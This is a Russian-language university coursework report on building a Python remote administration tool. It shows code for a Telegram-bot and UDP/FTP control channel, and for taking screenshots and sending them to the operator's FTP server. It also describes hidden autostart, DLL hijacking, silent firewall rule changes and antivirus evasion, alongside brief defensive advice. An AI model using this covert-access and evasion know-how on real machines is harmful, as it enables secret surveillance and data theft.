

МИНИСТЕРСТВО ОБРАЗОВАНИЯ РЕСПУБЛИКИ БЕЛАРУСЬ
УЧРЕЖДЕНИЕ ОБРАЗОВАНИЯ «ВИТЕБСКИЙ ГОСУДАРСТВЕННЫЙ
УНИВЕРСИТЕТ ИМЕНИ П.М.МАШЕРОВА»

Факультет математики и информационных технологий
Кафедра прикладного и системного программирования

КУРСОВАЯ РАБОТА

Разработка и эксплуатация *Remote Administration Tool*

Специальность: 1-31 03 07-01 Прикладная информатика (программное
обеспечение компьютерных систем)

Выполнил: Беляев М.С.
3 курс, 31 группа

Проверил: Новый В.В.
старший преподаватель

Витебск, 2022

Реферат

Курсовая работа 21 страница, 3 рисунка, 4 источника.

RAT, FTP, TELEGRAM, API, SOCKET, THREADING, CEPBER.

Объект исследования – инструмент удалённого администрирования.

Предмет исследования – изучение языка программирования общего назначения *Python*, библиотеки создания низкоуровневого сетевого интерфейса – *socket*, модулей управления операционной системой.

Цель работы – изучить принципы работы инструментов удалённого доступа, создать и провести эксплуатацию *Remote Administration Tool*.

Методы исследования: описательно-аналитические, сравнительные.

Теоретическая и практическая значимость: курсовая работа может быть использована для эксплуатации инструмента удалённого администрирования, оценки поведения не легитимных *RAT*, тестирования на наличие уязвимости.

Содержание

Введение	4
1 Технология разработки клиент-серверного взаимодействия	6
2 Этапы разработки	7
2.1 Создание <i>RAT</i> с использованием <i>Telegram</i>	7
2.2 Решение проблемы распределённого управления	9
2.3 Разработка <i>UDP</i> -сервера	10
2.5 Разработка клиентской программы	11
2.6 Разработка программы-менеджера	13
3 Выполнение программ	15
3.1 Развёртывание сервера	15
3.2 Исполнение клиентской программы	15
4 Методы защиты от внедрения и исполнения <i>RAT</i>	18
5 Методы противодействия защите	19
Заключение	20
Список использованных источников	21

Введение

В настоящее время многие частные сети используют ресурсы удалённого доступа. Это позволяет удешевить обслуживание автоматизированных систем управления, уменьшить время реагирования в случае возникновения неполадок, улучшить качество работы персональными вычислительными машинами клиентов.

Для организации удалённого доступа к клиентской вычислительной машине нередко используются сторонние инструменты, загружаемые из дистрибутивов, имеющие набор преимуществ перед встроенными средствами удалённого доступа, такими как протокол удалённого рабочего стола – *RDP*.

Сторонние инструменты, позволяющие получить удалённый доступ к вычислительной машине, зачастую именуются как *RAT* – *Remote Administration Tool*.

По данным *Kaspersky Security Network* за первое полугодие 2018 года, процент использования легитимно установленных *RAT* для автоматизированных систем управления не превышает 35% [1].

За последние несколько лет популярность использования средств удалённого доступа выросла ввиду непрерывного роста сетей и увеличения числа клиентских машин.

Целью данной работы является разработка инструмента удалённого администрирования, задачами которого будет сбор информации о системе, предоставление инструментов удалённого управления. Проект должен включать в себя *UDP*-сервер со встроенным *FTP*-сервером, клиент, подключаемый к серверу, менеджер – клиент, осуществляющий управление сервером и другими клиентами.

Для достижения данной цели необходимо решить следующие задачи:

- изучить методы разработки сервера с использованием *socket*;
- создать клиент, принимающий команды от *UDP*-сервера;
- реализовать асинхронность работы клиента и сервера;

- реализовать систему распределённого управления клиентами;
- создать программу управления отдельным клиентом – менеджер;
- создать *FTP*-сервер, взаимодействующий с клиентами;
- реализовать функционал управления клиентом.

1 Технология разработки клиент-серверного взаимодействия

При разработке клиент-серверного взаимодействия для управления удалённо подключённой вычислительной машиной необходимо руководствоваться следующими принципами:

- доступность сервера;
- независимость клиента от наличия непрерывного интернет-соединения;
- высокая скорость реагирования клиента на посылаемые команды.

Следование вышеперечисленным принципам натолкнуло на создание сервера на базе кроссплатформенной системы мгновенного обмена сообщениями - *Telegram*.

Сервер организован в качестве *Telegram*-бота, к которому подключается клиент, при запуске *RAT*. В качестве менеджера используется аккаунт создателя *Telegram*-бота.

При подключении клиента, сервер обрабатывает запрос и пересылает менеджеру информацию о подключённом клиенте. Менеджер, посредством передачи команд управления в чат с сервером отправляет команды клиенту, ожидая результат выполнения.

2 Этапы разработки

2.1 Создание *RAT* с использованием *Telegram*

Создание персонального *Telegram*-бота начинается с обращения к аккаунту в *Telegram* с никнеймом *@BotFather*. В чате с данным ботом, следуя инструкциям необходимо создать бот и сгенерировать токен – ключ доступа для управления созданным ботом.

Пример представлен на рис. 2.1:




Рисунок 2.1 – Пример обращения к *@BotFather*

Для базовой реализации клиентской части используются модули языка программирования *Python*, такие как *telebot*, *socket*, *requests*.

После подключения модулей, в клиентской программе необходимо указать токен, полученный при создании бота и id профиля менеджера.

Идентификатор профиля менеджера получается у `@getmyid_bot` с при обращении командой `/start` непосредственно из аккаунта менеджера.

После создаётся экземпляр сервера.

Листинг 2.1:

```
token = '5258452459:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'  
admin = '1960XXXXXXX'  
bot = telebot.TeleBot(token)
```

При вызове методов из *TelegramAPI*, результат метода выполняемого клиентом, будет отправляться серверу, и сервером перенаправляться в чат с менеджером.

Листинг 2.2:

```
try:  
    r = requests.get('http://ip.42.pl/raw')  
    IP = r.text  
    bot.send_message(admin,  
        '\nUser online!' +  
        '\n ' + '\nPC -> ' + os.getlogin() +  
        '\nOS -> ' + platform.system() + ' ' + platform.release() +  
        '\n ' +  
        '\nIP -> ' + IP,  
        reply_markup=menu)  
except:  
    time.sleep(60)  
    os.startfile(sys.argv[0])
```

С целью упрощения отправки команд менеджером, создаётся меню управления сервером, которое реализовано через встроенные в *TelegramAPI* функции, позволяющие создавать кнопки, отправляющие указанные команды серверу для последующей пересылки команд клиенту.

Листинг 2.3:

```
menu = types.ReplyKeyboardMarkup()  
btn1 = types.KeyboardButton('/1\n<<')  
btn2 = types.KeyboardButton('/2\n>>')  
btn3 = types.KeyboardButton('/Screen\n')  
btn4 = types.KeyboardButton('/Webcam screen\n')  
btn6 = types.KeyboardButton('/Power\n')
```

2.2 Решение проблемы распределённого управления

На момент написания данной курсовой работы основной проблемой при работе с сервером стало распределенное управление клиентами, а именно отправка сообщений отдельным клиентам или группам клиентов.

Для преодоления данной проблемы принято решение создать собственный сервер, принимающий запросы от менеджера, пересылая команды конкретному пользователю. Данное решение имеет ряд преимуществ и недостатков перед предыдущим представленным методом.

Из преимуществ можно выделить:

- доступность развёртывания сервера
- конфиденциальность пересылаемых данных
- гибкость в масштабировании
- увеличение возможностей при разработке

Наряду с этим к недостаткам можно отнести:

- контроль за доступностью сервера
- обслуживание сервера

2.3 Разработка *UDP*-сервера

Для создания собственного сервера необходимы модули языка программирования *Python* такие как *socket*, *threading*, *pyftplib*.

Создаётся объект сокета сервера, с указанием *IP*-адреса и порта, по которым он будет доступен.

Листинг 2.4:

```
server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_socket.bind((server_address, PORT))
```

Впоследствии сервер необходимо установить в режим бесконечного прослушивания на наличие входящих сообщений.

Листинг 2.5:

```
while True:
    data, address = server_socket.recvfrom(1024)
    message = data.decode()
```

После декодирования входящих дейтаграмм из типа *bytes* в строковый, выполняются указанные блоки инструкций, в зависимости от входящих сообщений.

С целью организации передачи файлов между клиентом и менеджером на *UDP*-сервере разворачивается асинхронно работающий *FTP*-сервер. Этого можно достичь с использованием библиотеки *threading*, запустив *FTP*-сервер в отдельном потоке.

Листинг 2.6:

```
thread = threading.Thread(target=ftp)
thread.start()
```

В поток передаётся функция, создающая и запускающая *FTP*-сервер.

Листинг 2.7:

```
def ftp():
    authorizer = DummyAuthorizer()
    authorizer.add_user(FTP_USER, FTP_PASSWORD, FTP_DIRECTORY,
perm='elradfmw')

    handler = FTPHandler
    handler.authorizer = authorizer
    handler.banner = "pyftplib based ftpd ready."

    handler.masquerade_address = server_address
    handler.passive_ports = range(60000, 65535)

    ftp_server = FTPServer(ftp_address, handler)

    ftp_server.max_cons = 256
    ftp_server.max_cons_per_ip = 5

    ftp_server.serve_forever()
pass
```

В качестве *IP*-адреса экземпляра *FTP*-сервера используется адрес *UDP*-сервера, но указывается другой порт для подключения. Так же для безопасности хранимых и передаваемых данных в данном экземпляре предусмотрена авторизация по логину и паролю.

2.5 Разработка клиентской программы

При запуске клиентской программы должно выполняться подключение к серверу. Для этого в клиентской программе указывается доступный *IP*-адрес сервера, порты *UDP*- и *FTP*-серверов, данные авторизации для подключения по *FTP*.

Процесс создания сокета клиентской программы идентичен процессу создания серверного сокета. В отдельном потоке запускается функция *receive()*, которая «прослушивает» сообщения, и, в зависимости от содержимого, выполняет инструкции, отправляя ответ в адрес сервера о результате выполнения.

Для пересылки сообщений менеджеру ответ клиента содержит специальную пометку в сообщении, отделяющую сообщения клиента при пересылке сообщений сервером менеджеру от служебных сообщений.

Рассмотрим исходный код функции создания и пересылки скриншота экрана от клиента к менеджеру.

Листинг 2.8


```
def window_screen():
    filename = 'Screen.jpg'
    client_socket.sendto(f'\t[*] Creating screenshot...'.encode(), server)
    screen = ImageGrab.grab()
    screen.save(os.getenv('ProgramData') + f'\\{filename}')
    client_socket.sendto(f'\t[*] Sending to ftp...'.encode(), server)
    send_to_ftp(filename)
    remove_file(filename)
    pass
```

При получении клиентом от менеджера сообщения с командой запуска данной функции, модулем *pillow* создаётся скриншот и временно сохраняется в любой указанной директории. В данном случае, это «C:\\ProgramData\\Screen.jpg». Далее вызывается функция *send_to_ftp()*, выполняющая подключение и авторизацию к серверу по *FTP*, с последующей передачей файла на сервер. В случае успешного создания и отправки файл удаляется из директории клиента.

2.6 Разработка программы-менеджера

Программа менеджера отличается от клиентской программы лишь набором функционала. Менеджер предназначен для отправки команд непосредственно клиенту. Для этого необходимо получить от сервера список подключенных пользователей и выбрать одного из них в качестве текущего (см. рис. 2.2).

Клиент, в свою очередь, может дать ответ только серверу, ввиду того что клиент-менеджер может иметь динамический *IP*-адрес.



```
Windows PowerShell
CLIENTS:
US3R : ('127.0.0.1', 57767)
Manager : ('127.0.0.1', 59396)

Choose an action:
1 - Show client list
2 - Select a client
3 - Send to a client
4 - Disconnect
-> 2
Enter client address
->
```

Рисунок 2.2 – Выбор клиента в меню управления менеджером

Выбранному клиенту можно отправить сообщение, с текстом исполняемой команды. Перед отправкой сообщение необходимо преобразовать из текстового в тип *bytes*.

Для получения ответов от сервера клиент имеет метку «*Manager*». Таким образом, возможно эксплуатация инструмента с наличием нескольких менеджеров.

Пример кода, описывающего отправку команд менеджером на сервер:

Листинг 2.9

```
case '1':
    os.system('cls')
    manager_socket.sendto(('show client list').encode('utf-8'), server)
    input('')
case '2':
    client_address = input('Enter client address\n->')
    client_port = int(input('Enter client port\n->'))
    os.system('cls')
```

Изначально, не предусматривалось подключение программы-менеджера к серверу по *FTP*. Решение было принято ввиду кроссплатформенности сервера. Его можно развернуть на платформе *Windows*, после чего, непосредственно на сервере, просматривать полученные по *FTP* файлы.

3 Выполнение программ

3.1 Развёртывание сервера

Одним из вариантов развёртывания сервера, удовлетворяющему условию доступности является размещение серверной программы на хостинговых платформах либо в частных локальных сетях с NAT-преобразованием адресов и портов «наружу».

На момент написания курсовой работы сервер успешно было размещён в *droplet* у провайдера облачных инфраструктур – *DigitalOcean* [2].

Для доступности сервера необходимо поддерживать постоянный адрес обращения к серверу для того, чтобы клиенты могли осуществлять подключение в любой момент выхода устройства в сеть.

Данное условие устанавливает ограничение на бессрочное закрепление *IP*-адреса за сервером, что является относительно дорогостоящим либо трудновыполнимым условием.

Для решения данной проблемы можно в клиентских программах установить обращение к доменному имени, которое впоследствии будет разрешаться в *IP*-адрес, и передастся в клиентский сокет.

3.2 Исполнение клиентской программы

Из написанного выше, установлено, что для исполнения клиента необходимо наличие *Python* модулей.

Данное условие сложно выполнить по той причине, что далеко не у каждого клиента установлен непосредственно язык программирования *Python* либо пакетный менеджер *pip*.

Решением данной проблемы является сборка исходного кода с необходимыми модулями в исполняемый *.exe* файл (для платформы *Windows*),

с последующим сворачиванием сторонними средствами в *msi* пакет для облегчения установки на вычислительной машине пользователя.

Созданный исполняемый файл может быть добавлен в автозагрузку, и скрыт среди исполняемых процессов (см. рис 3.1).




Рисунок 3.1 – Исполнение клиентской программы

Более продвинутыми средствами маскировки является исполнение инструкций клиента из динамически подключаемых библиотек - *DLL*, посредством внедрения их через *DLL Hijacking*.

Исходный код клиентской и серверной программ может, средствами *Python*, компилироваться в *.apk* файлы, что, делает исполнение программ на устройствах под управлением *Android*.

4 Методы защиты от внедрения и исполнения *RAT*

Проанализировав принцип работы *RAT*, можно предпринять ряд действий для предотвращения внедрения или исполнения функций клиентской программы.

В первую очередь, стоит обратить на обращение клиента к серверу. Для предотвращения отправки ответов клиента серверу можно проверить на наличие открытые порты, и, правилами *Firewall*, закрыть все нелегитимно открытые порты.

Порты 0-1023 связаны с наиболее важными и фундаментальными сетевыми службами. Порты 1024-49151 известны как «зарегистрированные порты» и назначаются важным общим службам, таким как *OpenVPN* на порте 1194 или *Microsoft SQL* на портах 1433 1434. Остальные номера портов известны как «динамические» или «частные» порты. Эти порты не зарезервированы, и любой может использовать их в сети для поддержки определенной службы. Единственная проблема возникает, когда две или более служб одного интерфейса используют один и тот же порт.

RAT может использовать как произвольные, начиная с 1024, так и заданные перед компиляцией порты.

Ещё одним доступным способом защиты является использование антивирусных средств, большинство популярных *RAT*, таких как *Cerberus*, *CyberGate*, *DarkComet*, *Orcus RAT*, *NjRat*, *Venom* и другие, занесены в базы данных антивирусов. Обновление антивирусного ПО с высокой степенью вероятности позволит обнаруживать и пресекать исполнение *RAT*-объектов.

5 Методы противодействия защите

В качестве меры противодействия *Firewall*, RAT, после внедрения, может исполнить *Powershell*-скрипт, с целью открытия порта, по которому будет происходить подключение к серверу. Команда *New-NetFirewallRule* позволит исполнить скрипт без подтверждения пользователя, если скрипт будет выполнен от имени администратора.

Ввиду доступности средств разработки сетевых приложений, новые виды угроз продолжают появляться. Объект данной курсовой работы является тому явным примером.

Есть несколько методов противодействия антивирусным средствам. Если в качестве *RAT* применяется исполняемый код, можно выполнить его обфускацию.

Так же для «прохождения» антивирусного барьера можно использовать легитимный цифровой сертификат.

Заключение

Средствами языка программирования *Python* разработаны программы сервер, клиент, менеджер, представляющие собой масштабируемое средство удалённого администрирования, позволяющее управлять клиентским ПК, посредством взаимодействия с менеджером через сервер.

Рассмотрены базовые принципы защиты от противодействия защите с участием инструментов удалённого администрирования.

Список использованных источников

1. Угроза использования *RAT* в *ICS* – [Электронный ресурс] – Режим доступа:

<https://ics-cert.kaspersky.ru/publications/reports/2018/09/20/threats-posed-by-using-rats-in-ics/>

Дата доступа: 01.06.2022

2. *DigitalOcean* – [Электронный ресурс] – Режим доступа:

<https://www.digitalocean.com/>

Дата доступа: 02.06.2022

3. *Socket – Low-level networking interface* – [Электронный ресурс] – Режим доступа:

<https://docs.python.org/3/library/socket.html>

Дата доступа: 30.06.2022

4. Tutorial – *pyftplib* – [Электронный ресурс] – Режим доступа:

<https://pyftplib.readthedocs.io/en/latest/tutorial.html>

Дата доступа: 02.06.2022